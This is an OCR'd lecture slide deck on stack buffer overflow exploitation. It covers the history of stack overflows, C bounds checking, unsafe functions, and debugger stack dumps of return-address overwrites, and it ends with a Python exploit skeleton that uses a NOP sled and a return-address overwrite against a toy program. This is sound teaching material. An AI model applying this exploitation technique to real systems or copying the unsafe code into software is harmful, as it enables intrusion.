
MODERN VULNERABILITY EXPLOITATION: THE STACK OVERFLOW

History of the Stack Overflow

- Buffer Overflow
  - Understood as early as 1972
    - Computer Security Technology Planning Study
- Morris Worm
  - First hostile stack overflow exploit, 1988
  - Targeted Unix's finger service
- Phrack
  - "Smashing the Stack for Fun and Profit"
    - By Aleph One
  - Educated the hacking community

Stack Overflow in Practice

- Code Red
  - July 13, 2001
  - Worm targeted IIS 5.0 stack overflow
  - Infected 359,000 computers in one day




Stack Overflow in Practice


- SQL Slammer
  - January 25, 2003
  - 376 byte worm targeted Microsoft SQL Server 2000
  - Patch was available 6 months beforehand
  - Even infected computers belonging to Microsoft
  - 90% of all vulnerable machines were infected within 10 minutes

Stack Overflow in Practice

- Twilight Hack
  - Exploit for the Wii
  - Renamed Legend of Zelda horse "Epona"
  - Triggered when brought up in conversation



Percent of Total Vulnerabilities



The Name

- Stack Overflow
  - Occurs when the size of the stack is insufficient
  - Not an exploit, just an out of memory exception
- Stack Buffer Overflow
  - Most often called a stack overflow
    - Sometimes a stack overrun
    - Sometimes referred to as stack smashing

Buffers

- Buffer
  - A contiguous section of limited memory
  - C buffers most commonly exist as arrays
  - C strings are null-terminated char arrays

```
void main() {
    char str[6] = "Hello";

    printf("%s\n", str);
}
```

Bounds Checking

- Bounds Checking
  - C/C++ implement no inherent bounds checking
  - It is possible to index values outside of an array
  - Enables memory corruption
    - Enables exploitation

```
void main() {
    int n[3] = {1, 2, 3};

    printf("0x%x\n", n[0]);
    printf("0x%x\n", n[1]);
    printf("0x%x\n", n[2]);
    printf("0x%x\n", n[3]);
}
```

C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\Jojo\De
stack>bounds.exe
0x1
0x2
0x3
0x12ffc0

C:\Documents and Settings\Jojo\De
stack>
```

Buffer Overflow


- Buffer Overflow
  - The writing of data past a buffer's boundary
  - Ex:
    - What indexes are allocated for n?
    - What indexes are written to for n?

```
void main() {
    int n[3] = {1, 2, 3};
    int i;

    for (i = 0; i <= 3; i++)
        n[i] = 0xff;
}
```

Stack Overflow

- Stack Overflow
  - A subset of the buffer overflow
  - A buffer overflow of a variable on the stack



C String Operations

- C Strings
  - Just arrays of characters
  - Terminated with the NULL character (0x00)
  - String operations are terminated when the string terminator is encountered
  - Ex:

```
void main() {
    char source[7] = "012345";
    char dest[3] = "01";

    strcpy(dest, source);
}
```

Stack Overflow

- Example
  - gets() overwrites str with an input string

```
void main() {
    char str[16];

    gets(str);
    printf("%s\n", str);
}
```

Stack Overflow

```
C:\Documents and Sett
ABCDEFGHIJKLMNO
```

```
00401000  $ 55              PUSH EBP
00401001  . 8BEC            MOV EBP,ESP
00401003  . 83EC 10         SUB ESP,10
00401006  . 8D45 F0         LEA EAX,DWORD PTR SS:[EBP-10]
00401009  . 50              PUSH EAX
0040100A  . E8 49000000     CALL stack_ov.00401058
0040100F  . 83C4 04         ADD ESP,4
00401012  . 8D4D F0         LEA ECX,DWORD PTR SS:[EBP-10]
00401015  . 51              PUSH ECX
00401016  . 68 30604000     PUSH stack_ov.00406030          ASCII "%s"
0040101B  . E8 07000000     CALL stack_ov.00401027
00401020  . 83C4 08         ADD ESP,8
00401023  . 8BE5            MOV ESP,EBP
00401025  . 5D              POP EBP
00401026  . C3              RETN
```

```
0012FF68  00406030  ASCII "%s"
0012FF6C  0012FF70  ASCII "ABCDEFGHIJKLMNO"
0012FF70  44434241
0012FF74  48474645
0012FF78  4C4B4A49
0012FF7C  004F4E4D
0012FF80  0012FFC0
0012FF84  00401156  RETURN to stack_ov.<ModuleEntryPoint>+0B4 from stack_ov.00401000
0012FF88  00000001
0012FF8C  00410E70
0012FF90  00410DA0
0012FF94  7C910228  ntdll.7C910228
0012FF98  FFFFFFFF
0012FF9C  7FFDF000
0012FFA0  00000001
0012FFA4  00000006
0012FFA8  0012FF94
0012FFAC  8058B9B5
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004025D0  SE handler
0012FFB8  004050A8  stack_ov.004050A8
0012FFBC  00000000
0012FFC0  0012FFF0
```

Stack Overflow

```
C:\Documents and Settings\
0123456789012345ABCDEFG
```


```
00401000  $ 55            PUSH EBP
00401001  . 8BEC          MOV EBP,ESP
00401003  . 83EC 10       SUB ESP,10
00401006  . 8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
00401009  . 50            PUSH EAX
0040100A  . E8 49000000   CALL stack_ov.00401058
0040100F  . 83C4 04       ADD ESP,4
00401012  . 8D4D F0       LEA ECX,DWORD PTR SS:[EBP-10]
00401015  . 51            PUSH ECX
00401016  . 68 30604000   PUSH stack_ov.00406030          ASCII "%s"
0040101B  . E8 07000000   CALL stack_ov.00401027
00401020  . 83C4 08       ADD ESP,8
00401023  . 8BE5          MOV ESP,EBP
00401025  . 5D            POP EBP
00401026  . C3            RETN
```

```
0012FF68  00406030  ASCII "%s"
0012FF6C  0012FF70  ASCII "ABCDEFGHIJKLMNO"
0012FF70  44434241
0012FF74  48474645
0012FF78  4C4B4A49
0012FF7C  004F4E4D
0012FF80  0012FFC0
0012FF84  00401156  RETURN to stack_ov.<ModuleEntryPoint>+0B4
0012FF88  00000001
0012FF8C  00410E70
0012FF90  00410DA0
0012FF94  7C910228  ntdll.7C910228
0012FF98  FFFFFFFF
0012FF9C  7FFDF000
0012FFA0  00000001
0012FFA4  00000006
0012FFA8  0012FF94
0012FFAC  8058B9B5
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004025D0  SE handler
0012FFB8  004050A8  stack_ov.004050A8
0012FFBC  00000000
0012FFC0  0012FFF0
```

```
0012FF68  00406030  ASCII "%s"
0012FF6C  0012FF70  ASCII "0123456789012345ABCDEFG"
0012FF70  33323130
0012FF74  37363534
0012FF78  31303938
0012FF7C  35343332
0012FF80  44434241
0012FF84  00474645
0012FF88  00000001
0012FF8C  00410E70
0012FF90  00410DA0
0012FF94  7C910228  ntdll.7C910228
0012FF98  FFFFFFFF
0012FF9C  7FFDD000
0012FFA0  00000001
0012FFA4  00000006
0012FFA8  0012FF94
0012FFAC  8058B9B5
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004025D0  SE handler
0012FFB8  004050A8  stack_ov.004050A8
0012FFBC  00000000
0012FFC0  0012FFF0
```

Stack Overflow

- Example
  - Prints successfully
  - Restores a bad base pointer (0x44434241)
    - Not a critical error
  - Returns to a bad address (0x00474645)
    - Critical error




Access violation when executing [00474645]

Highland and Lowland Addresses

- Highland
  - Most significant byte in address is not 0x00
  - Unlimited injected code size
  - Linux stacks are in highland address space
    - 0x08xxxxxx
- Lowland
  - Most significant byte in address is 0x00
  - Limited injected code size
  - Windows stacks are in lowland address space
    - WinXP: 0x0012xxxx
    - WinNT: 0x0040xxxx

Endianness

- x86 Endianness
  - Little-endian
- Endianness and Lowland Addresses
  - Lowland addresses may be injected
    - On the condition that they are the last item



Endianness

- Stack Overflows and Endianness
  - Sometimes only a partial overwrite is needed
  - Sometimes only a partial overwrite is present
    - Off-by-one

```
0012FD70  00000000
0012FD74  00000000
0012FD78  00000000
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  0012FF80
0012FD84  0040BBA1  RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD9000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

Endianness

- Stack Overflows and Endianness
  - Ex: Overwrite 4/4 bytes with A's (0x41)

```
0012FD70  00000000
0012FD74  00000000
0012FD78  00000000
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  0012FF80
0012FD84  0040BBA1  RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD9000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

```
0012FD70  41414141
0012FD74  41414141
0012FD78  41414141
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  41414141
0012FD84  41414141
0012FD88  00000000
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFDA000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

Endianness

- Stack Overflows and Endianness
  - Ex: Overwrite 3/4 bytes with A's (0x41)

```
0012FD70  00000000
0012FD74  00000000
0012FD78  00000000
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  0012FF80
0012FD84  0040BBA1  RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD9000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

```
0012FD70  41414141
0012FD74  41414141
0012FD78  41414141
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  41414141
0012FD84  00414141  vuln_ser.00414141
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFDA000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

Endianness

- Stack Overflows and Endianness
  - Ex: Overwrite 2/4 bytes with A's (0x41)

```
0012FD70  00000000
0012FD74  00000000
0012FD78  00000000
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  0012FF80
0012FD84  0040BBA1  RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD9000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

```
0012FD70  41414141
0012FD74  41414141
0012FD78  41414141
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  41414141
0012FD84  00004141
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD6000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

Endianness

- Stack Overflows and Endianness
  - Ex: Overwrite 1/4 bytes with A's (0x41)

```
0012FD70  00000000
0012FD74  00000000
0012FD78  00000000
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  0012FF80
0012FD84  0040BBA1  RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD9000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

```
0012FD70  41414141
0012FD74  41414141
0012FD78  41414141
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  41414141
0012FD84  00400041  vuln_ser.00400041
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFDD000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

Endianness

- Stack Overflows and Endianness
  - Ex: Overwrite 0/4 bytes with A's (0x41)

```
0012FD70  00000000
0012FD74  00000000
0012FD78  00000000
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  0012FF80
0012FD84  0040BBA1  RETURN to vuln_ser.0040BBA1 from vuln_ser.0040100A
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFD9000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

```
0012FD70  41414141
0012FD74  41414141
0012FD78  41414141
0012FD7C  0040BC73  vuln_ser.0040BC73
0012FD80  41414141
0012FD84  0040BB00  vuln_ser.0040BB00
0012FD88  0000006C
0012FD8C  7C910228  ntdll.7C910228
0012FD90  FFFFFFFF
0012FD94  7FFDA000
0012FD98  CCCCCCCC
0012FD9C  CCCCCCCC
```

Potential Stack Overflow Exploit Vectors

- Common Unsafe I/O Functions
  - gets()
    - Incredibly unsafe, never use
  - scanf() family
    - Without precision specifiers there is no bounds checking
  - cin >> char[]
    - No bounds checking
    - Use cin.get(), cin.getline() with length specifiers

Potential Stack Overflow Exploit Vectors


- Common Unsafe String Functions
  - strcpy(), strcat()
    - No length specifiers, use strncpy and strncat
  - fgets(), strncpy(), …, functions w/ length specifiers
    - Specify your length correctly!
    - Notorious for off-by-one errors


Targets for a Stack Overflow

- Control Pointers
  - Return pointer (ret)
  - Stack exception handlers (SEH)
  - vtable pointers
  - Function pointers in general
- Local Data
  - Variables
    - Control
    - Authentication
    - Pricing

Exploiting the Return Address

- Return Address
  - All data is "overrun" up to the return address
  - Hacker gains control when the function returns
    - Function must reach its return instruction





Exploiting the Return Address

- Normal Execution

```
void main() {
    char str[16];

    gets(str);
    printf("%s\n", str);
}
```

```
0012FF68  00406030  ASCII "%s"
0012FF6C  0012FF70  ASCII "ABCDEFGHIJKLMNO"
0012FF70  44434241
0012FF74  48474645
0012FF78  4C4B4A49
0012FF7C  004F4E4D
0012FF80  0012FFC0
0012FF84  00401156  RETURN to stack_ov.<ModuleEntryPoint>+0B4 from stack_ov.00401000
0012FF88  00000001
0012FF8C  00410E70
0012FF90  00410DA0
0012FF94  7C910228  ntdll.7C910228
0012FF98  FFFFFFFF
0012FF9C  7FFDF000
0012FFA0  00000001
0012FFA4  00000006
0012FFA8  0012FF94
0012FFAC  8058B9B5
0012FFB0  0012FFE0  Pointer to next SEH record
0012FFB4  004025D0  SE handler
0012FFB8  004050A8  stack_ov.004050A8
0012FFBC  00000000
0012FFC0  0012FFF0
```

Exploiting the Return Address

- Exploit

```
void main() {
    char str[16];

    gets(str);
    printf("%s\n", str);
}
```

```
from subprocess import Popen, PIPE

nop_sled  = '\x90'*16
shellcode = ''
padding   = 'A'*4
egg       = nop_sled + \
            shellcode + \
            padding + \
            '\x70\xff\x12'

p1 = Popen(['stack_overflow.exe',],
           stdin = PIPE,
           stdout = PIPE)
raw_input() # give us a chance to attach
            # a debugger
print p1.communicate(egg)[0]
```

0012FF68	00406030	ASCII "%s"	0012FF68	0040100F	stack_ov.0040100F
0012FF6C	0012FF70	ASCII "ABCDEFGHIJKL	0012FF6C	0012FF70	
0012FF70	44434241		0012FF70	90909090	
0012FF74	48474645		0012FF74	90909090	
0012FF78	4C4B4A49		0012FF78	90909090	
0012FF7C	004F4E4D		0012FF7C	90909090	
0012FF80	0012FFC0		0012FF80	41414141	
0012FF84	00401156	RETURN to stack_ov.	0012FF84	0012FF70	
0012FF88	00000001		0012FF88	00000001	
0012FF8C	00410E70		0012FF8C	00410EC0	
0012FF90	00410DA0		0012FF90	00410DF0	
0012FF94	7C910228	ntdll.7C910228	0012FF94	FFFFFFFF	
0012FF98	FFFFFFFF		0012FF98	00B53B40	
0012FF9C	7FFDF000		0012FF9C	7FFD8000	
0012FFA0	00000001		0012FFA0	00000001	
0012FFA4	00000006		0012FFA4	00000006	
0012FFA8	0012FF94		0012FFA8	0012FF94	
0012FFAC	8058B9B5		0012FFAC	8058B9B5	
0012FFB0	0012FFE0	Pointer to next SEH	0012FFB0	0012FFE0	Pointer to next SEH record
0012FFB4	004025D0	SE handler	0012FFB4	004025D0	SE handler
0012FFB8	004050A8	stack_ov.004050A8	0012FFB8	004050A8	stack_ov.004050A8
0012FFBC	00000000		0012FFBC	00000000	
0012FFC0	0012FFF0		0012FFC0	0012FFF0	

Exploiting the Return Address

